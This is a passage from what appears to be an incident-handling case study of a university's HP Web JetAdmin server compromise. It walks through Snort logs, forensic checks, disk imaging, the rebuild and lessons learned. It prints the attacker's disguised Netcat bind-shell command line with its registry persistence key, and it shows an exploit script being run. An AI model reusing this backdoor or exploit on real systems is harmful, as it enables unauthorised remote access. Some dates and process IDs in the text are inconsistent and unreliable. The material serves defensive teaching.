- Liaison with VSU faculty/department management whose faculties have and independent IT infrastructure and do not have ISIR team representation.

7.2. Identification Phase

7.2.1. Incident Timeline

In order to better illustrate the stages of the attack and the incident handling process both from a time and execution perspective, the following incident timeline has been compiled. After N3tSl@y3r's reconnaissance, it shows how little time was required to execute his attack. Fortunately, his attack was detected in a relatively short period of time (66 hours). The attack process was detailed in Section 6.0. Section 7.0 will detail VSU's the incident handling process, ISIR.

Stages of the Attack

		Reconnaissance Stage
August 26, 2004	08:30hrs	VSU website and network access port recon initiated
August 27, 2004	13:27hrs	Network connectivity established
		Scanning Stage
	14:05hrs	Nmap scan initiated
	14:23hrs	Scan stage of exploit to the target initiated
		Exploit Stage
	14:25hrs	Netcat executed on target
	14:30hrs	TFTP payload script uploaded to target and executed
		Keeping Access Stage
	14:40hrs	Administrator account created on target, Netcat registry entry
		Covering Tracks Stage
	14:57hrs	Files deleted; logs cleared

Total time for attack = 90 minutes (not including reconnaissance)

The Incident Handling Process

		Identification Phase
August 30, 2004	09:00hrs	Incident identified approx. 66 hours after last attacker activity - HP Web JetAdmin exploit and TFTP GETs in Snort logs
	10:20 hrs	Victim system removed from network
	11:05 hrs	Assessment of the events of interest commenced
	11:20 hrs	Allen contacted; Incident confirmed; ISIR process initiated
		Containment Phase
	12:10 hrs	Extent of incident determined
	13:00 hrs	Disk imaged
	13:30 hrs	HR informed that Randy's expulsion may be related
		Eradication Phase
	14:00 hrs	Cause of incident investigated and determined
		Recovery Phase
	16:30 hrs	Victim system rebuilt with new image
	17:00 hrs	New Hp Web JetAdmin server built and promoted to production
August 31, 2003	11:00 hrs	Incident close out meeting

Total time for response = 26 hours

7.2.2. Initial Detection and Incident Confirmation

On Monday, August 30, 2004 at 09:00hrs, an event of interest is first detected by the Marie (IT Network Administrator) during a Monday morning routine review of the Snort Swatch “Priority 1” logs on the centralized log server. As each day’s logs are kept in separate consolidated files under /var/log/snort/swatch, Marie begins with Friday, Aug 27 file (sw082704.log[43]):

```
[**] [1:2655:1] MISC HP Web JetAdmin ExecuteFile admin access [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
08/30-16:03:22.070522 192.168.1.3:1162 -> 192.168.1.2:8000
TCP TTL:128 TOS:0x0 ID:32849 IpLen:20 DgmLen:663 DF
***AP*** Seq: 0x1865E1BC  Ack: 0xD10D2F9A  Win: 0xFC00  TcpLen: 20
[Xref => http://www.securityfocus.com/bid/10224]
```

Visiting http://www.securityfocus.com/bid/10224, running a Google search with “HP Web JetAdmin ExecuteFile admin access”, and checking the Snort signature database http://www.snort.org/snort-db/sid.html?sid=2655 clearly indicate port TCP/8000 is being targeted and it is part of the HP Web JetAdmin application.

Using the command “`grep /var/log/snort/swatch 192.168.1.2`” and “`grep /var/log/snort/swatch 192.168.1.3`” to searching through the remaining online (30 days) Snort Swatch “Priority 1” logs yields nothing further for IPs. However, searching the past 30 days of raw IDS logs using similar grep commands (i.e. `grep /var/log/snort 192.168.1.2`, etc.) yields the following entries:

```
[**] [1:1444:3] TFTP Get [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/30-16:03:22.160500 192.168.1.2:1519 -> 192.168.1.3:69
UDP TTL:128 TOS:0x0 ID:50598 IpLen:20 DgmLen:56
Len: 28
```

```
 [**] [1:1444:3] TFTP Get [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/30-16:03:22.339638 192.168.1.2:1520 -> 192.168.1.3:69
UDP TTL:128 TOS:0x0 ID:50602 IpLen:20 DgmLen:46
Len: 18
```

[43] Due to the nature of VSU NIDS placement, one in the Medical campus and one in the South Campus, there would be two copies of the each event triggered by the each NIDS. Only one is being reviewed in this incident handling process.

```
[**] [1:1444:3] TFTP Get [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/30-16:04:00.159302 192.168.1.2:1522 -> 192.168.1.3:69
UDP TTL:128 TOS:0x0 ID:50737 IpLen:20 DgmLen:45
Len: 17

[**] [1:1444:3] TFTP Get [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/30-16:25:00.127582 192.168.1.2:1526 -> 192.168.1.3:69
UDP TTL:128 TOS:0x0 ID:53119 IpLen:20 DgmLen:51
Len: 23
```

Marie then attempts to find any correlating EOIs from the other network countermeasure logs (firewall and router) but none are found. She keeps a low profile and avoids the urge to look for the potential intruder with obvious methods (ping, telnet, nslookup, etc.). She maintains the standard procedures so as not to tip off the attacker.

In an effort to find the physical location of the IP addresses, she checks her copy of the VSU campus network diagrams. The source of the attack appears to be coming from the Medical Science Building from a pool of IP addresses served out by a DHCP server that is housed in that building. Inspecting the local logs (14 days online) on that DHCP server yield no log events with 192.168.1.3. Is there a possibility that the IP address was spoofed[44]? As a general rule, TCP packets are not spoofed if the three-way handshake is completed. The packets need to return to the actual attacking host. It's probably not spoofed since we have a three-way handshake involved with the "MISC HP Web JetAdmin ExecuteFile admin access" Snort signature. It is appears that the IP address was manually assigned on the attacker's system and hence will not appear in the DHCP logs.


The diagrams indicate the target IP address, 192.168.1.2, is a static IP in use by the Astrophysics department. Marie knows the Astrophysics systems administrator, Chuck, and contacts him to relate the EOIs and to determine if any business related activity from his department may have generated it. Chuck confirms the target system does run HP Web JetAdmin and it is v6.5. He also indicates he hasn't been logged on the server since Monday, Aug. 16. This last logon was to use the HP Web JetAdmin application to add another plotter and it was done directly from the console. Furthermore, he confirms the application only manages printers/plotters in the South Campus so there is no reason whatsoever that connectivity should occur from a Medical Campus computer lab. To date, there has been no disruption of the Astrophysics department printer/plotter operation.

[44] Northcutt, Cooper, Fearnow, Fredrick. Intrusion Signatures and Analysis. Indianapolis: New Riders, 2001. Page 23.

After examining these EOIs, Marie concludes there is a good deal of evidence for active targeting[45]. The attacker has directed this attack specifically against a server running the HP Web JetAdmin application, not just any random machine. It also appears that the attacker must have gathered enough information about the network (or have possibly known about the server) to determine this server was running the HP Web JetAdmin application. No reconnaissance scanning logs (e.g. from Nmap for example) are present in any countermeasure log.

Both Marie and Chuck express their concern since the NIDS EOIs indicate attempted administrator access and subsequent TFTP GETs from the HP Web JetAdmin server. What's going on? In light of this, Marie calls the Help Desk to report a possible security incident as per the Security Policy. She also tells Chuck not to touch system. Allen Parnell soon receives a page from the Help Desk later that day at 11:20hrs and contacts Marie who brings him up to speed. He is suspicious and informs Chuck to disconnect the server from the network as a precautionary move and wait for his arrival shortly. He emphasizes that the server must remain powered on to best preserve its present condition. Chuck indicates that disconnecting server is no problem as it does not affect the printer/plotter operation as far as the end user is concerned (i.e. the devices will still print/plot as they are tied to print queues on the various servers). He collects the jump kit (detailed in Section 7.3.2 Jump Kit Components) a heads to the Astrophysics server room to meet Chuck.

Allen meets Chuck in the Astrophysics auxiliary production server room with the server still powered on and disconnected form the network. He needs to determine if this is a false alarm or a real incident. Prior to breaking out any specific tools from the Jump Kit, Allen starts the appraisal of the situation by logging on, opening a command prompt, and commencing a "netstat –an" to look for any anomalous listening ports (figure 29). All appears normal except for a service that is listening port TCP/123.




```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:123            0.0.0.0:0              LISTENING
```

Figure 29 – Anomalous Listening Port TCP/123 on Netstat -an

As port 123 is normally associated with NTP, Allen asks Chuck if he is running an NTP time server. Chuck says the system uses NTP for time synchronization but it should not be running an NTP time server. Both Allen and Chuck know NTP well enough to realize that you do not need to run a local service on port TCP/123. Port UDP/123 is used by a client to time sync with an NTP server. What service is listening on port TCP/123? This service begs for further inspection.

[45] Ibid. Page 35.

Allen now utilizes additional programs to further inspect this process as the Windows 2000 commands are limited. He plugs in the USB memory stick containing several programs that can further analyze services and ports from his Jump Kit (tools on protected password partition) to the server's USB port. Executing Fport[46] (figure 30), a tool that maps open TCP and UDP ports to their associated application, immediately shows that port TCP/123 is associated with an application called "SMSS.EXE".



```
F:\>fport.exe
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
1580  SMSS           ->  123   TCP   C:\WINNT\SMSS.EXE
```

Figure 30 – Fport Port TCP/123 Associated Application

SMSS.EXE? That's the Session Manager Subsystem program which is responsible for starting the user session. Allen seems to recall that it does not normally listen on a TCP or UDP port. He now runs the Task Manager to look specifically at any process called SMSS.EXE (figure 31).





Image Name	PID	CPU	CPU Time	Mem Usage
SMSS.EXE	1580	00	0:00:03	2,704 K
SMSS.EXE	144	00	0:00:00	376 K
SERVICES.EXE	216	00	0:00:07	7,664 K
regsvc.exe	648	00	0:00:00	900 K
pccguide.exe	764	00	0:00:02	4,608 K
PCCClient.exe	1356	00	0:00:06	4,028 K
OSA.EXE	1700	00	0:00:00	6,456 K
Omgtray.exe	1708	01	0:00:03	7,400 K
nvsvc32.exe	632	00	0:00:00	2,140 K
Netscp.exe	1896	00	0:02:59	55,268 K
mstask.exe	660	00	0:00:00	3,216 K
mspmspsv.exe	1048	00	0:00:00	1,732 K
LSASS.EXE	228	00	0:00:00	916 K
hpwebjetd.exe	572	00	0:00:01	10,056 K
explorer.exe	1276	00	0:00:48	3,520 K
cvpnd.exe	376	00	0:00:00	3,656 K
CSRSS.EXE	168	00	0:00:13	2,292 K
Anvshell.exe	1492	00	0:00:00	2,552 K
AcroTray.exe	1612	00	0:00:00	1,108 K

Processes: 33 | CPU Usage: 2% | Mem Usage: 205912K / 1275596K

Figure 31 – Task Manager – Two SMSS.EXE Processes

[46] "Fport." Foundstone Free Tools." URL: http://www.foundstone.com/knowledge/proddesc/fport.html

Indeed, two SMSS.EXE processes are running, one with a PID of 1580 matching the service listening on port TCP/123 and the other, PID 144, most likely the real SMSS.EXE. Allen next launches TCPview from his USB memory stick to view the SMSS.EXE PID 1124 process properties (figure 32).




Version: n/a

Path: C:\WINNT\SMSS.EXE

Command line: "C:\WINNT\SMSS.EXE" -d -L -p 123 -e cmd.exe

Figure 32 – TCPview SMSS.EXE Listening on Port TCP/123

After a moment's glance, he realizes these are Netcat switches. Relying on his past experiences, Allen believes it's also likely that the attacker has modified a registry key in order to automatically start Netcat when the system is rebooted or when logged on to. After opening the Registry Editor with the command regedit.exe, Allen executes a Find and successfully finds an entry (figure 33).



Name	Type	Data
SMSS	REG_SZ	C:\WINNT\SMSS.EXE -d -L -p 123 -e cmd.exe

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Figure 33 – Regedit.exe Find of SMSS Entry

It's clear from this last information that the system has been compromised and VSU has a real incident.

7.2.3. Chain of Custody

To protect evidence after a confirmed incident, the following procedures are used:

- Each incident is tagged with unique incident case identifier following the system VSU-I-nnn-yy (where nnn is the incident number and yy is the year)
- All evidence is identified and accounted for at all times.
- All evidence is signed for.
- Ensure that all critical information is duplicated and preserved in a secure location: all evidence is stored in the VSU War Room safe.

- Control access to evidence: the passage of evidence from one party to the next and from one location to the next is fully documented.
- Do not restart the suspect system as that can irreparably alter or damage evidence.
- All evidence that is in paper form (e.g. logs, audits, notes, and other documentation) must be placed in envelopes that are securely taped. The envelopes must then be clearly marked, detailing the contents; who placed the items into the envelope with the date and time.
- All evidence that is electronic media (e.g. hard disk drives (HDDs), floppy disks, USB memory sticks, tapes, CD-ROMs, PDAs, etc.) must be placed in plastic bags and sealed. The plastic bags must then be clearly marked, detailing the contents; who placed the items into the envelope with the date and time.
- A minimum two identical copies of the original compromised HDD are made[47]:
  - Backup 1 (may be put back into production)
  - Backup 2 (used to create forensic copies for analysis)
  - Backup 3 – N (copies of Backup 2 for forensic analysis)

List of evidence for this incident (Allen identifies this case as #VSU-I-033-04):

- Victim system original compromised HDD.
- Digital camera images taken of screen shots (particularity for those commands that produce graphical output) during identification, containment, and eradication stages.
- Any text-based output from commands on the victim system (i.e. netstat –an, fport, etc.) and network countermeasure logs (i.e. Snort NIDS logs) are preserved on a USB drive of suitable size.
- The completed and signed (by the ISIR chair) incident handling report and incident form.

7.3. Containment Phase

At 11:20hrs on August 30, Allen confirms the incident and as per the chain of custody procedures, this incident is immediately tagged with a case identifier: #VSU-I-033-04. Allen formally identifies the following people on this incident handling team:

ISIR Chair – Allen Parnell
IT Infrastructure Representative – Marie De Froirs
Astrophysics Faculty IT Representative – Chuck Ulrich

[47] "Incident Handling Step by Step and Computer Crime Investigation." SANS INSTITUTE - Track 4 –4.1. 2003. Page 89

He deemed that no other representation from other parties was required at this point. Formal documentation of any actions taken for incident #VSU-I-033-04 is initiated at this point. This includes documenting all actions taken and evidence found during preceding identification phase.

7.3.1. Containment Measures

The first step in containment is understanding the extent of the incident prior to formulating a plan of action. The ISIR team needs to determine the magnitude of the incident and check if there are any other related compromised systems on the VSU network.


The assessment commences by rapidly recapping the known facts to date so the ISIR team members have a common knowledge base:

- Source of the incursion is from IP address 192.168.1.3.
- Low probability the source IP address was not spoofed implying the attack took place from the Medical Science building library computer lab.
- The target system is an HP Web JetAdmin server (192.168.1.2) with a running Netcat listener (currently disconnected form the network).
- Evidence of active targeting was established.
- The network countermeasures log search for IP addresses incursion IP and victim IP addresses revealed only 5 Snort NIDS log entries.
- Strong evidence the HP Web JetAdmin target server was probably compromised via the ExecuteFile Remote Administrator Access vulnerability and that up to a number of files (4 TFTP GETs as logged by the Snort NIDS) were uploaded from the source of incursion to the target server.

The assessment above demonstrates a strong indication that the incident appears to be localized to the HP Web JetAdmin server. However, Allen instructs Chuck to both review all of the Astrophysics department's systems logs and to ensure that each system is only running application(s) it should for any signs of a possible related incursion. Chuck sighs and indicates that the Astrophysics department never standardized their system logging process so the log content per system will vary. At least of all of their systems of NTP time synchronized. Chuck's manual inspection of his department's log files yields him no additional evidence. He also verifies that each system is running the applications it's supposed to.

In the meantime, Allen runs another test to determine if any of the HP Web JetAdmin server's network interfaces have been placed in promiscuous mode as this may be a sign that a packet sniffer may be installed. Running promiscdetect.exe[48] from the USB memory stick shows that this is not the case.

While Chuck is inspecting the department's systems log files, backups of victim system HDD (see Section 7.3.3 Detailed Backup of the Victim System) are made by Allen and Marie. Allen has instructs Marie to conduct a cursory assessment by logically examining the forensics copy (i.e. 3rd copy) of the victim's system HDD to gleam any further information. Detailed analysis (e.g. analysis of individual file attributes, etc.) can be conducted at a later time and can be used to help determine how extensive the damage was from this incident. A tool such as Foundstone's open source Forensics Toolkit[49] contains a collection of command-line tools to help examine files for unauthorized activity. For now, Marie commences a scan of the disk for viruses, worms, and trojans with the TrendMicro PC-Cillin software. The scan completes with no such malicious code detected (figure 34). Hmm, this is somewhat unusual she was expecting that perhaps the Netcat binary, SMSS.EXE, would have been triggered as being a virus.



Scan Files

Scanning Information

When virus found: Clean
For uncleanable files: Quarantine
Time elapsed: 00:00:00
Files scanned: 1
Virus(es) found: 0

Scanning file C:\WINNT\SMSS.EXE

Virus name	Infected file name	Action

0% 100%

□ Automatically close this dialog box if no viruses are found

Figure 34 –PC-Cillin Scan of SMSS.EXE

Inspecting the Application, System and Security logs shows nothing unexpected.

It is also now that Chuck remembers that recently an Astrophysics student, Randy Rhodes, was expelled from the department but also fired from his role of a

[48] "PromiscDetect." URL: http://ntsecurity.nu/toolbox/promiscdetect/
[49] "Forensics Tools." Foundstone Free Tools. URL: http://www.foundstone.com/resources/proddesc/forensic-toolkit.htm

part-time systems administrator. Hmm, a possible suspect and a motive now emerge.

Allen consults with his VSU HR contact to update them on the situation and to find out additional detail of Randy's expulsion. He subsequently informs IT management of the incident, its apparent containment, and the specifics of the Randy Rhodes situation. Normally law enforcement would not be involved due to the fact that only a single host is involved. However, this incident has an apparent suspect with motive but unfortunately for the present, no evidence of his involvement.

7.3.2. Jump Kit Components

The jump kit is stored in the safe located in war room and contains the following:

- Compaq nc6000 notebook with: 1Gb memory, 2x72 Gig Drives, DVD, floppy drive, 802.11b wireless card, spare battery
- Vmware (Windows XP base OS), Red Hat 9.0 guest OS
- Vmware Windows XP tools loaded:
    - MS Office 2002
    - Nessus Client
    - Sam Spade v1.14 by Blighty Design
    - PuTTY by Simon Tatham
    - Ethereal
    - Nmap by Fyodor
    - PromiscDetect
    - SolarWinds TFTP Server
    - Sysinternals TCPView
    - Acrobat Reader
    - WinZip
    - ZoneAlarm
    - WildPackets IP Subnet Calculator
    - Foundstone's Foresnic ToolKit
    - RDP client
    - Netcat
    - Netstumbler by Marius Milner
- Vmware Linux tools loaded:
    - Nessus (Daemon and Client)
    - Netcat
    - Nmap
- Digital camera with computer interface cables
- Trinix Floppy Disks
- USB RAMDISK 512 meg containing Windows XP tools as above (except MS Office)
- Disks (floppy, CDWR)
- Ghost v7.0 boot CD

- 8 port hub
- 8 x network cables
- 2 cross-over cables
- 1 console cable
- Flashlight
- Incident forms
- Pens, pencils, notebook (not loose-leaf), plastic bags and ties
- Image Masster Solo II Forensics Hard Drive Duplicator[50] and client boot diskette

7.3.3. Detailed Backup of the Victim System

The backup of the victim system is initiated by executing a hard shutdown by disconnecting the power cord from the live system already disconnected from the network. A graceful shutdown may unexpectedly execute code on this system that destroys evidence. As the original hard-drive will not be used for the examination, three copies are made as per the chain of custody procedures.

In order make the identical copies of the original disk, Allen has invested in the purchase of an Image Masster Solo II Forensics Hard Drive Duplicator (figure 36). It also allows the original and target drives to be different sizes, geometries, and models as well as executing the copy via the target system's parallel port. U.S. Department of Defense specifications, DOD 5220-22M[51], are also met to sanitize the drive being copied to before capturing the image.

Figure 35 - Image Masster Solo II Forensics Hard Drive Duplicator

The following summary details how Allen commences creating the backups of the victim system:

[50] "Image Masster Solo II Forensics Hard Drive Duplicator." URL: http://www.upgradesolutions.com/products/imagemassterforensic.html

[51] "DoD 5220.22-M." National Industrial Security Program Operating Manual." January 1995. URL: http://www.dtic.mil/whs/directives/corres/html/522022m.htm

1. As the Solo II operates in several modes it must be first set to “Single Capture via the Parallel Port Mode” which allows drive data seizure through the parallel port eliminating the need to remove the HDD from the victim system.
2. Attach the copy drive, power cables, and parallel cable to from the Solo II to the victim system.
3. Insert the Solo II client diskette (previously created) into the victim system floppy drive and reboot it.
4. From the Solo II Forensics menu the copy drive is selected to be erased and the directions of copy is set. This latter set is verified to correct as having it backwards would erase the victim system HDD.
5. Execute the copy.

Upon completion of the three copies, the original victim system HDD is removed from the victim system and preserved as evidence as per the Chain of Custody procedures. It is placed in plastic bag and sealed. Both Allen and Chuck signatures are utilized to completed the seal. It is subsequently placed in the War Room safe.

7.4. Eradication Phase

As the incident is now contained, the ISIR team commences this phase by first obtaining a clear and detailed understanding of the root symptom of this incident. Using information gathered from the identification and containment phases, they conclude that vector for infection is the HP Web JetAdmin ExecuteFile vulnerability associated with v6.5 and was used to obtain remote SYSTEM access to the server. Thus the attacker had the capability to add/change/delete, upload, and execute any file. As this paper has already detailed aspects of both this vulnerability and an associated exploit, they will not be reiterated here.

The eradication in this incident was not extensive as the infection was limited to the HP Web JetAdmin server only. As its original system HDD has been confiscated as evidence, there is little else to do for Chuck and the Astrophysics department but obtain a new HDD and rebuild the existing server from scratch.

Allen, perceiving that all “cleanup” activities associated with this incident have been completed, receives a phone call from a worried and concerned Chuck. He admits that after Randy was expelled, he has forgotten to change all of the Astrophysics department’s systems root and administrator passwords. Allen shakes his head and instructs Chuck to immediately initiate the work and notify him when completed. Chuck completes his final “cleanup” act and informs Allen a short time thereafter. Allen initiates one more “cleanup” act to the Astrophysics IT folks and delivers a VSU Security Policy “tune-up” communiqué to ensure future compliance. The problem on the HP Web JetAdmin server has been effectively eliminated.

7.5. Recovery Phase

As detailed above, the decision was made to return the system to a "known good" state by rebuilding it from the existing hardware but with a new HDD. Not taking any chances, the ISIR team decides that in light of a former Astrophysics IT student/systems administrator being recently expelled/fired, the backups may be tainted. Chuck mentions this is not a large hurdle as he has kept written records of the printers and plotters that were managed by the HP Web JetAdmin application so rebuilding system from scratch should be a straightforward matter.

The Astrophysics department is eager to get the HP Web JetAdmin system into production operations. The system rebuild is comprised of two major installation and configuration tasks: Operating System (and supporting software) and Application.

Operating System Rebuild:

- Microsoft Windows 2000 Professional (SP4) + up to date security patches
- Windows Update utility configured to execute everyday at 03:00 hrs and to install any new updates automatically.
- TrendMicro PC-Cillin + automatic daily check for new pattern file and installation
- BackupExec software
- *The server is hardened based on the NSA's[52] "Guide to Securing Microsoft Windows 2000 Group Policy: Security Configuration Tool Set".

Application Rebuild:

As detailed in the Snort NIDS "ExecuteFile" signature's corrective action, Chuck upgrades to the latest non-affected version of the software.

- Download and install the HP Web JetAdmin[53] software (v7.6) from the HP website.
- Pay particular attention to the "Security configuration in the HP Web JetAdmin" web page and complete the following actions:
    - *Change the default HTTP port from 8000 to something else.
    - *Configure the Access List to those hostnames or IP addresses that require direct access to the HP Web JetAdmin web interface.
    - Configure the User Profiles to allow only access to those defined users.


[52] "Guide to Securing Microsoft Windows 2000 Group Policy: Security Configuration Tool Set." URL: http://nsa2.www.conxion.com/win2k/guides/w2k-3.pdf
[53] "HP Web Jetadmin software - overview and features." URL: http://h10010.www1.hp.com/wwpc-JAVA/offweb/vac/us/en/sm/network_software/wja_overview.html

- Manually "add" each printer and plotter devices to the HP Web JetAdmin device database.

All items with an "*" represents changes in the system build to secure it against a similar exploit happening in the future.

Once the system has been prepared for production operations, Allen executes the next preproduction action of conducting a vulnerability analysis of it. The action is comprised of two phases: conducting a vulnerability scan and testing the exploit against it. Allen and Information Security use Retina[54] Network Security Scanner to conduct their vulnerability assessments (VAs). Retina identifies operating system vulnerabilities and can be used to scans the system's network service ports to determine what services are actually running (and their vulnerabilities).

The second and last phase consists of running the JetRoot.pl exploit against the newly built system. As seen below in figure 36, the exploit fails as the vulnerability is no longer present v7.6 of HP Web JetAdmin. The server is returned to normal operations. At 17:00hrs on August 31 the new HP Web JetAdmin server goes into production.



```
C:\>jetroot.pl 192.168.1.2
Phenoelit HP Web JetAdmin 6.5 remote
 Linux root and Windows NT/2000 Administrator exploit
 by FX of Phenoelit
 Research done at BlackHat Singapore 2002

It's not version 6.5 or version extraction failed

C:\>_
```

Figure 36 – JetRoot.pl Exploit Failure Against HP Web JetAdmin v7.6

As a final recovery operation, Allen advises both Marie and Chuck to monitor the system from both a network and system countermeasure perspective. He continues to be prepared to provide any follow-up activities (i.e. gathering of additional information, etc.) if a legal investigation is initiated.

[54] "Retina® Network Security Scanner." URL: http://www.eeye.com/html/products/retina/index.html

7.6. Lessons Learned Phase

With the new HP Web JetAdmin system back into production operations, Allen commences in developing and writing the lessons learned report. Elements of the report include:

What Allowed the Incident to Occur?

- A vulnerability in HP Web JetAdmin v6.5 exists that allows the uploading and execution of unauthorized files by posting a malicious HTTP request with the script /plugins/framework/script/content.hts in conjunction with the ExecuteFile function to the web server.
- No applicable application security was configured. The application's default port, TCP/8000, was not changed. The Access List was not configured to restrict access to the application from legitimate systems by hostname or IP address.
- No network device registration enabled in the Medical campus network (e.g. Biochemistry lab in the Medical Science building). This allows any device to connect to the Medical Campus network and other VSU campus networks.
- Local Medical computer lab network diagrams containing lab network details posted on lab wall. This provided the essential information for someone to tap into the lab network. The lab also lacked of any physical countermeasures (e.g. security cameras, lab supervisors, etc.) to deter would be intruders.

Recommendations for Detecting and Preventing Similar Incidents

